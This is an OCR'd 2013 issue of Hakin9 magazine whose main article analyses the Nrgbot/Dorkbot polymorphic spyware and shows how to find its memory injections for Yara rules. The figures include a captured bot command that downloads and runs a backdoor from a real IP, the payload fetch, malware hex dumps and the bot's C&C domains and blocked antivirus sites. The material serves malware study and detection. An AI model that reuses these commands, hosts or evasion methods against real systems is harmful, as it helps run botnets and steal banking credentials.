
HAKIN9

PRACTICAL PROTECTION

IT SECURITY MAGAZINE

50+ PAGES

FIGHT THE SPYWARE



ANALYSIS AND DETECTION OF POLYMORPHIC SPYWARE

HOW TO BUILD A FRAMEWORK FOR ORGANIZATION-ORIENTED SOCIAL NETWORKING – THE PRISM APPROACH

CRACKING WEP KEY USING GERIX

CRACKING WPA/WPA2 KEY USING REVEAR

Vol.8 No.01
Issue 01/2013(61) ISSN: 1733-7186

PLUS

TOOL TIME:
TAMPER DATA

Source HDD
Target HDD
Atola
Busy
Power
Power On
Power Off
Power

Hakin9

PRACTICAL PROTECTION IT SECURITY MAGAZINE

Hakin9
team

Editor in Chief: Estera Godlewska
estera.godlewska@hakin9.org

Managing Editor: Estera Godlewska
estera.godlewska@hakin9.org

Editorial Advisory Board: John Webb, Amit Chugh, Jeff Smith, M. Younas Imran, Kashif Aftab, Mardian Gunawan, Marek Majewski

Proofreaders: Jeff Smith, Estera Godlewska, Ewa Duranc, Jakub Walczak

Top Betatesters: John Webb, Amit Chugh, Jeff Smith

Special Thanks to the Beta testers and Proofreaders who helped us with this issue. Without their assistance there would not be a Hakin9 magazine.

Senior Consultant/Publisher: Paweł Marciniak

CEO: Ewa Dudzic
ewa.dudzic@hakin9.org

Production Director: Andrzej Kuca
andrzej.kuca@hakin9.org

DTP: Ireneusz Pogroszewski
Art Director: Ireneusz Pogroszewski
ireneusz.pogroszewski@software.com.pl

Publisher: Software Press Sp. z o.o. SK
02-682 Warszawa, ul. Bokserska 1
Phone: 1 917 338 3631
www.hakin9.org/en

Whilst every effort has been made to ensure the highest quality of the magazine, the editors make no warranty, expressed or implied, concerning the results of the content's usage. All trademarks presented in the magazine were used for informative purposes only.

DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

Dear Hakin9 Readers,

Welcome in 2013! We hope this issue finds you well. For winter evenings we would like to propose you an interesting reading. This month, experts from Lavasoft provide us with analysis and detection of polymorphic spyware. Also, here you will find more about PriSM used for building a framework for organization-oriented networking. Badrish Dubey takes us into the world of cracking WEP and WPA/WPA2 and Hewlett-Packard's expert presents more about mobile applications.

We hope you will enjoy reading this issue!

Best Regards,
Estera Godlewska
and Hakin9 Team

COVER SUBJECT

SOCIAL NETWORK

WIRELESS, NOT SECURELESS!

MOBILE SECURITY

TOOL TIME

PRESS RELEASE

Analysis and Detection

of Polymorphic Spyware

Polymorphic spyware is becoming more common nowadays as a method to defeat antivirus scanners. In this article we will consider how polymorphic mutation helps prevent malware from being detected by examining the recently discovered NrgBot/DorkBot polymorphic worm. We will then consider how to find and neutralize active infections where AV scanners have been unable to detect recently generated polymorphic spyware.

What you will learn…

- peculiarities of polymorphic spyware;
- how to use sandboxing in spyware analysis;
- how to create a Yara rule to detect an active infection on a computer system.

What you should know…


- Windows OS background knowledge;
- general information about sandboxing technology;
- general information about Yara engine.

Malware creators constantly look for new techniques to stay one step ahead of anti-malware researchers in an effort to avoid detection by antivirus programs. The technique we are going to discuss here is a frequently employed trick that is widely used by web exploits and well-known botnets – server-side polymorphism.

Examples of this technique include *Shiz*, *Carperb* and *Nrgbot /Dorkbot*. The main purpose of these backdoors is to steal credentials for Internet banking, trade platforms and RBS (remote banking services).

Once released, it is extremely common that the new copy of the polymorphic spyware is not detected by the majority of AV file scanners: Figure 1.

Thus, it makes detecting malware created using server-side polymorphism more challenging for the traditional signature-based approach.



SHA256: 138cec24cc1a5ce7466e86f8a9aaad555317b1b2281c531a0bcab8d84eb149b8

File name: 1c353e8ff7713d5da684fb2d491c6e76

Detection ratio: 3 / 44

Analysis date: 2012-11-06 12:13:32 UTC (0 минут ago)

Figure 1. *VirusTotal scan result for the new Nrgbot sample is almost empty (DrWeb: BackDoor.IRC.NgrBot.146, Fortinet: W32/EncPk.CWP!tr, TrendMicro-HouseCall: TROJ_GEN.RC9H1K6)*

A Concept of Polymorphic Encryption

The idea of polymorphic encryption is not new and lies in re-encrypting a malicious file on the attacker's servers every time it is requested by an infected bot machine. Let us consider the scheme of polymorphic infection (Figure 2).

Once infected, the user's computer sends registering information to a C&C server. The C&C server then replies with a set of commands to execute on the victim's computer.

A new piece of malware is generated by a "Polymorphic Generator" that re-packs or re-encrypts it with a randomly generated key. This technique en-




Figure 2. *A server-side polymorphism model*

sures that the malware is unique giving it a significant advantage – it will never have been caught and analysed by malware researchers. This vastly increases the likelihood that it will not be detected. The attacker can choose to scan the newly-created copy with popular antimalware products to verify that no detection occurs. Although the file can be scanned by online services, such as Virus Total, malware authors tend not to take this route since the sample will be shared amongst the AV community leading to the file being analysed and added to detection databases. Once the copy is generated and verified as not being detected, it is stored on a “Download Server” and the link is sent to the victim.


Nrgbot Polymorphic Worm

Let us take a look at a real-life example. Once installed, the *Nrgbot* receives from C&C a URL to update itself (Figure 3).

The bot then downloads a new backdoor instance (Figure 4).


After the “update”, the backdoor becomes invisible to AV signature-based scanners. Moreover, such backdoors often block access to AV websites stopping the user’s security application from downloading new detection database updates.

If we compare two polymorphic instances of the same backdoor, we will see the picture shown in Figure 5.



```
PASS smart
KCIK N|UA|XPa|liwoiaq
SSRR liwoiaq 0 0 :liwoiaq

            001| N|UA|XPa|liwoiaq :us, N|UA|XPa|liwoiaq!liwoiaq@[redacted]59.131

            005 N|UA|XPa|liwoiaq

            332 N|UA|XPa|liwoiaq #dpi :!up http://146.185.246.27/out.exe
B379EB791038E522EFDA14A29C7D2BCD -r
            332 N|UA|XPa|liwoiaq #dpi :!j #}
            353 N|UA|XPa|liwoiaq @ #dpi :N|UA|XPa|liwoiaq
.......................................................................
SEND #mod smart
SEND #}

            353 N|UA|XPa|liwoiaq @ #mod :N|UA|XPa|liwoiaq
            ...........................................................

            353 N|UA|XPa|liwoiaq @ #} :N|UA|XPa|liwoiaq
.......................................................................
QUIT :rebooting
```

Figure 3. *Nrgbot bot-server communication*



```
GET /out.exe HTTP/1.1
User-Agent: Mozilla/4.0
Host: 146.185.246.27

HTTP/1.1 200 OK
Server: nginx/1.1.13
Date: Tue, 17 Jul 2012 12:15:48 GMT
Content-Type: application/octet-stream
Content-Length: 126976
Last-Modified: Mon, 16 Jul 2012 15:45:50 GMT
Connection: keep-alive
Accept-Ranges: bytes

MZP.....................@.........................
program must be run under Win32
$
7.................................................
PE..L......P.....................P...............
@...............................................@.
L.................................................
UPX0...................................UPX1.....
```

Figure 4. *Updating Nrgbot*

The code and file size are completely different. This difference can be achieved by using a polymorphic mutator. The figure illustrates that code structure and size can be changed by adding zeroes and re-encrypting the data. As a result, we can see essential distinctions in a file structure as well.

However, if we run both samples in a sandbox and take a look at the code injected into the system processes, we will see almost identical data (Figure 7).

Despite the significant differences in file content, both samples have the same functionality and a payload reflected in malicious injections (see Figure 6). If antivirus scanners were able to run a sample in a sandbox or emulator during scanning, they would not be tricked by the polymorphic encryption and catch newly created copies immediately with an exact family verdict.

Detecting Polymorphic Spyware Injects with Yara Rules

The section describes *Yara* rules which will help malware researchers to identify malware samples of *Nrgbot/Dorkbot* on the infected machine.


To find unique strings used to identify an infection, making a *Nrgbot* code dump is required. The dump is injected into the address space of all running processes, except system, *smss.exe* and *lsass.exe*.

Figure 8 shows an example of searching for the injection by analyzing virtual address descriptors (VAD) of *Explorer.exe* [1] (Figure 8).

In addition, the malicious code dump injected into the Explorer.exe process can be made using *PETools* (Figure 9).

A malicious code dump example is illustrated in Figure 10.


The dump is scanned by a free online *VirusTotal* multi scanner (Figure 11).



```
003E8: 00 00 00 00 00 00 00 00 |........
003F0: 00 00 00 00 00 00 00 00 |........
003F8: 00 00 00 00 00 00 00 00 |........
00400: 55 8B EC 83 EC 14 C7 45 |U<мѓм.ЗЕ
00408: F0 05 00 00 00 C7 45 F8 |р....ЗЕш
00410: 17 00 00 00 8B 45 F0 8B |....<Ер<
00418: E5 5D C3 CC CC CC CC CC |е]ГММММ
00420: 55 8B EC 83 EC 1C 53 56 |U<мѓм.SV
00428: 57 6A 00 68 28 61 40 00 |Wj.h(a@.
00430: 68 44 61 40 00 FF 15 0C |hDa@.я..
00438: 60 40 00 FF 15 08 60 40 |`@.я..`@
00440: 00 89 45 E8 83 7D E8 02 |.‰Еиѓ}и.
00448: 0F 85 83 00 00 00 C7 45 |.…ѓ...ЗЕ
00450: E4 02 00 00 00 EB 09 8B |д....л.<
00458: 45 E4 83 C0 01 89 45 E4 |ЕдѓА.‰Ед
00460: 81 7D E4 5F 06 00 00 7D |Ѓ}д_...}
00468: 68 EB 04 22 D2 90 00 60 |hл."Тђ.`
00470: EB 03 51 59 3C 8D 05 00 |л.QY<Ќ..
00478: 80 40 00 EB 04 F8 87 DB |Ђ@.л.ш‡Ы
00480: 00 B9 41 0F 00 00 EB 03 |.№A...л.
00488: F8 F5 3C 8A 5D E4 EB 05 |шх<Љ]дл.
00490: F8 C1 FE 20 18 EB 05 0B |шБю .л..
00498: DB 90 FC 34 30 18 EB 04 |Ыђь40.л.
004A0: C0 C2 F8 00 40 EB 05 79 |АВш.@л.y
004A8: 02 55 5D 64 49 83 F9 00 |.U]dIѓщ.
004B0: 74 11 EB 05 90 84 F6 90 |t.л.ђ„цђ
004B8: 80 EB DA FF 65 E4 F8 C1 |ЂлЪяедшБ
004C0: E8 80 9C EB 03 F8 F9 3C |иЂњл.шщ<
004C8: 61 EB 04 80 C0 00 00 EB |ал.ЂА..л
```

```
003E8: 00 00 00 00 00 00 00 00 |........
003F0: 00 00 00 00 00 00 00 00 |........
003F8: 00 00 00 00 00 00 00 00 |........
00400: 00 00 00 00 00 00 00 00 |........
00408: 00 00 00 00 00 00 00 00 |........
00410: 00 00 00 07 56 49 56 45 |....VIVE
00418: 45 4E 45 4C 41 4C 4D 41 |ENELALMA
00420: 56 49 00 00 00 00 00 00 |VI......
00428: 00 00 00 00 00 00 00 00 |........
00430: 00 00 00 00 00 00 00 00 |........
00438: 00 00 00 00 00 00 00 00 |........
00440: 00 00 00 00 00 00 00 00 |........
00448: 00 00 00 00 00 00 00 00 |........
00450: 00 00 00 00 00 00 00 00 |........
00458: 00 00 00 00 00 00 00 00 |........
00460: 00 00 00 00 00 00 00 00 |........
00468: 00 00 00 00 00 00 00 00 |........
00470: 00 00 00 00 00 00 00 00 |........
00478: 00 00 00 00 00 00 00 00 |........
00480: 00 00 00 00 00 00 00 00 |........
00488: 00 00 00 00 00 00 00 00 |........
00490: 00 00 00 00 00 00 00 00 |........
00498: 00 00 00 00 00 00 00 00 |........
004A0: 00 00 00 00 00 00 00 00 |........
004A8: 00 00 00 00 00 00 00 00 |........
004B0: 00 00 00 00 00 00 00 00 |........
004B8: 00 00 00 00 00 00 00 00 |........
004C0: 00 00 00 00 00 00 00 00 |........
004C8: 00 00 00 00 00 00 00 00 |........
```

Figure 5. *Comparing NrgBot copies*




PE Sections

Name	Virtual Address	Virtual Size	Raw Size	Entropy	Sectioin MD5
.text	4096	59776	61440	4,08314	5027fb97a60db04070ddc607ab6141f5
.data	65536	9772	4096	0,0	620f0b67a91f7f74151bc5be745b7110
.rsrc	77824	100660	102400	5,07721	5ae8dc0c72763d83c1c2d7cf75422a40

PE Sections

Name	Virtual Address	Virtual Size	Raw Size	Entropy	Sectioin MD5
.text	4096	17659	17920	4,47736	18402d3b1eff468b3ff381ba732df8c7
.rdata	24576	8130	8192	3,28484	7407710f75d3232683ba8fe33de827ae
.data	32768	10240	7168	2,55455	59c6173eec2b21c5e6064f7160c12524
.rsrc	45056	57952	58368	5,54193	1757eaa1c0ad64e602ca1d659ecac60b
.reloc	106496	94208	20992	5,48767	63bbba5a7ca3e2a8d356c86b322baa3e


Figure 6. *PE structures of two NrgBot copies (MD5: ee66a7139bce6a4f9cab1e8d368cd287, MD5: fe6364de90e740b2db420940866204f8)*



```
13028: 6E 2E 74 6D 70 00 00 00 |n.tmp...
13030: 25 73 61 75 74 6F 72 75 |%sautoru
13038: 6E 2E 69 6E 66 00 00 00 |n.inf...
13040: 3A 5C 00 00 25 63 3A 5C |:\..%c:\
13048: 00 00 00 00 67 64 6B 57 |....gdkW
13050: 69 6E 64 6F 77 54 6F 70 |indowTop
13058: 6C 65 76 65 6C 43 6C 61 |levelCla
13060: 73 73 00 00 25 30 78 2E |ss..%0x.
13068: 65 78 65 00 63 6F 6D 6D |exe.comm
13070: 65 6E 74 2D 74 65 78 74 |ent-text
13078: 00 00 00 00 2A 62 65 62 |....*beb
13080: 6F 2E 2A 2F 63 2F 68 6F |o.*/c/ho
13088: 6D 65 2F 61 6A 61 78 5F |me/ajax_
13090: 70 6F 73 74 5F 6C 69 66 |post_lif
13098: 65 73 74 72 65 61 6D 5F |estream_
130A0: 63 6F 6D 6D 65 6E 74 00 |comment.
130A8: 62 65 62 6F 20 4C 69 66 |bebo Lif
130B0: 65 73 74 72 65 61 6D 00 |estream.
130B8: 2A 62 65 62 6F 2E 2A 2F |*bebo.*/
130C0: 63 2F 70 72 6F 66 69 6C |c/profil
130C8: 65 2F 63 6F 6D 6D 65 6E |e/commen
130D0: 74 5F 70 6F 73 74 2E 6A |t_post.j
130D8: 73 6F 6E 00 62 65 62 6F |son.bebo
130E0: 20 43 6F 6D 6D 65 6E 74 | Comment
130E8: 00 00 00 00 4D 65 73 73 |....Mess
130F0: 61 67 65 00 2A 62 65 62 |age.*beb
130F8: 6F 2E 2A 2F 6D 61 69 6C |o.*/mail
13100: 2F 4D 61 69 6C 43 6F 6D |/MailCom
13108: 70 6F 73 65 2E 6A 73 70 |pose.jsp
```

```
13028: 6E 2E 74 6D 70 00 00 00 |n.tmp...
13030: 25 73 61 75 74 6F 72 75 |%sautoru
13038: 6E 2E 69 6E 66 00 00 00 |n.inf...
13040: 3A 5C 00 00 25 63 3A 5C |:\..%c:\
13048: 00 00 00 00 67 64 6B 57 |....gdkW
13050: 69 6E 64 6F 77 54 6F 70 |indowTop
13058: 6C 65 76 65 6C 43 6C 61 |levelCla
13060: 73 73 00 00 25 30 78 2E |ss..%0x.
13068: 65 78 65 00 63 6F 6D 6D |exe.comm
13070: 65 6E 74 2D 74 65 78 74 |ent-text
13078: 00 00 00 00 2A 62 65 62 |....*beb
13080: 6F 2E 2A 2F 63 2F 68 6F |o.*/c/ho
13088: 6D 65 2F 61 6A 61 78 5F |me/ajax_
13090: 70 6F 73 74 5F 6C 69 66 |post_lif
13098: 65 73 74 72 65 61 6D 5F |estream_
130A0: 63 6F 6D 6D 65 6E 74 00 |comment.
130A8: 62 65 62 6F 20 4C 69 66 |bebo Lif
130B0: 65 73 74 72 65 61 6D 00 |estream.
130B8: 2A 62 65 62 6F 2E 2A 2F |*bebo.*/
130C0: 63 2F 70 72 6F 66 69 6C |c/profil
130C8: 65 2F 63 6F 6D 6D 65 6E |e/commen
130D0: 74 5F 70 6F 73 74 2E 6A |t_post.j
130D8: 73 6F 6E 00 62 65 62 6F |son.bebo
130E0: 20 43 6F 6D 6D 65 6E 74 | Comment
130E8: 00 00 00 00 4D 65 73 73 |....Mess
130F0: 61 67 65 00 2A 62 65 62 |age.*beb
130F8: 6F 2E 2A 2F 6D 61 69 6C |o.*/mail
13100: 2F 4D 61 69 6C 43 6F 6D |/MailCom
13108: 70 6F 73 65 2E 6A 73 70 |pose.jsp
```

Figure 7. *Comparing dumps of two different Nrgbot injects: alg.exe_248_rwx_00A90000_0004E000.dmp and alg.exe_640_rwx_00A90000_0004E000.dmp (319 488 bytes)*




```
kd> !process 0 1 explorer.exe
PROCESS 811ffb10  SessionId: 0  Cid: 0568    Peb: 7ffd5000  ParentCid: 0544
    DirBase: 074001c0  ObjectTable: e17362b0  HandleCount: 442.
    Image: EXPLORER.EXE
    VadRoot 811e8530 Vads 248 Clone 0 Private 1780. Modified 375. Locked 0.
    DeviceMap e16c17b0
    Token                             e1af8d48
    ElapsedTime                       00:34:10.312
    UserTime                          00:00:00.203
    KernelTime                        00:00:01.203
    QuotaPoolUsage[PagedPool]         135788
    QuotaPoolUsage[NonPagedPool]      24504
    Working Set Sizes (now,min,max)  (4152, 50, 345) (16608KB, 200KB, 1380KB)
    PeakWorkingSetSize                4168
    VirtualSize                       67 Mb
    PeakVirtualSize                   67 Mb
    PageFaultCount                    8227
    MemoryPriority                    BACKGROUND
    BasePriority                      8
    CommitCharge                      2424

kd> !vad 811e8530
81182a70 ( 3)      1f30     1f30         0 Mapped       READWRITE
811dd758 ( 5)      1f40     1f40         0 Mapped       READWRITE
ffbc9148 ( 6)      1f50     1f5f        16 Private      READWRITE
812aca58 ( 4)      1f60     1f60         1 Private      EXECUTE_READWRITE
811df4e0 ( 6)      1f70     1f71         0 Mapped       READONLY
8118ed88 ( 5)      1f80     1f80         0 Mapped       READONLY
ffb95530 ( 7)      1f90     1f9f        16 Private      READWRITE
ffba03c0 ( 8)      1fa0     1faf        16 Private      READWRITE
81191288 ( 9)      1fb0     1fb1         2 Private      READWRITE
811d94e0 (10)      1fc0     1fcf        16 Private      READWRITE
811c6078 ( 6)      1fd0     201d        78 Private      EXECUTE_READWRITE
812b18e8 ( 7)      2020     205f        15 Private      READWRITE
ffb97b70 ( 8)      2060     2077        24 Private      READWRITE
812ab120 ( 9)      2080     2080         1 Private      READWRITE

kd> dc 1fd0*1000 L90
01fd0000  00905a4d 00000003 00000004 0000ffff  MZ..............
01fd0010  000000b8 00000000 00000040 00000000  ........@.......
01fd0020  00000000 00000000 00000000 00000000  ................
01fd0030  00000000 00000000 00000000 000000e8  ................
01fd0040  0eba1f0e cd09b400 4c01b821 685421cd  ........!..L.!Th
01fd0050  70207369 72676f72 63206d61 6f6e6e61  is program canno
01fd0060  65622074 6e757220 206e6920 20534f44  t be run in DOS
01fd0070  65646f6d 0a0d0d2e 00000024 00000000  mode....$.......
01fd0080  8963877e da0de63a da0de63a da0de63a  ~.c.:...:...:...
01fd0090  da09f9d2 da0de638 da03fab9 da0de63b  ....8.......;...
01fd00a0  da60201d da0de639 da76201d da0de62f  . `.9....v./...
01fd00b0  da0ce63a da0de6f1 da89b424 da0de604  :.......$.......
01fd00c0  da9cb424 da0de63b 68636952 da0de63a  $...;...Rich:...
01fd00d0  00000000 00000000 00000000 00000000  ................
01fd00e0  00000000 00000000 00004550 0004014c  ........PE..L...
01fd00f0  4dd47cd1 00000000 00000000 010200e0  .|.M............
01fd0100  0009010b 00010000 0003c600 00000000  ................
01fd0110  00010920 00001000 00011000 01fd0000  ................
01fd0120  00001000 00000200 00000005 00000000  ................
```

Figure 8. *Nrgbot injection search in Windbg*

The scan results shows that most antivirus programs cannot detect *Nrgbot* in the memory. To simplify the search process of unique dump strings to be used for creating *Yara* rules, we will use the *String* utility. Below is a fragment of "*Dump_013E0000_0004E000.dmp*" strings:

```
virusbuster.nprotect.      athanisqueer.com
gdatasoftware.             ngrBot
virus.                     hotshows101.com
precisesecurity.           ngrBot
lavasoft.                  77.79.7.246
heck.tc                    ngrBot
emsisoft.                  #ngr
onlinemalwarescanner.      ngrbot
onecare.live.              b0ss.edu
f-secure.                  "I"Z
bullguard.                 n1.1.0.0
clamav.                    3698d30a
pandasecurity.             CnrBqXhcGileOrwW
sophos.                    die
malwarebytes.              msn.set
sunbeltsoftware.           msn.int
norton.                    http.set
norman.                    http.int
mcafee.                    http.inj
symantec                   mod
comodo.                    mdns
avast.                     stats
avira.                     speed
avg.                       logins
bitdefender.               rs1
eset.                      ipconfig.exe
kaspersky.                 verclsid.exe
trendmicro.                regedit.exe
iseclab.                   rundll32.exe
virscan.                   cmd.exe
garyshood.                 regsvr32.exe
viruschief.                pidgin.exe
```


PE Tools v1.5 Xmas Edition - by NEOx/[uinC], http://www.uinc.ru/

Path	PID	Image Base	Image Size
c:\program files\vmware\vmware tools\vmacthlp.exe	00000354	00400000	0006F000
c:\windows\system32\svchost.exe	00000370	01000000	00006000
c:\windows\system32\svchost.exe	000003B4	01000000	00006000
c:\windows\system32\svchost.exe	00000420	01000000	00006000
c:\windows\system32\svchost.exe	00000458	01000000	00006000
c:\windows\system32\svchost.exe	00000560	01000000	00006000
c:\windows\explorer.exe	00000568	01000000	000FF000
c:\windows\system3			0010000
c:\program files\vmw			0011000
c:\program files\vmw			0011000

Region Dump


Address	Size	Protect	State	Type
01F80000	00001000	READ ONLY	COMMIT	MAPPED
01F81000	0000F000	NO ACCESS	FREE	NONE
01F90000	00010000	READ/WRITE	COMMIT	PRIVATE
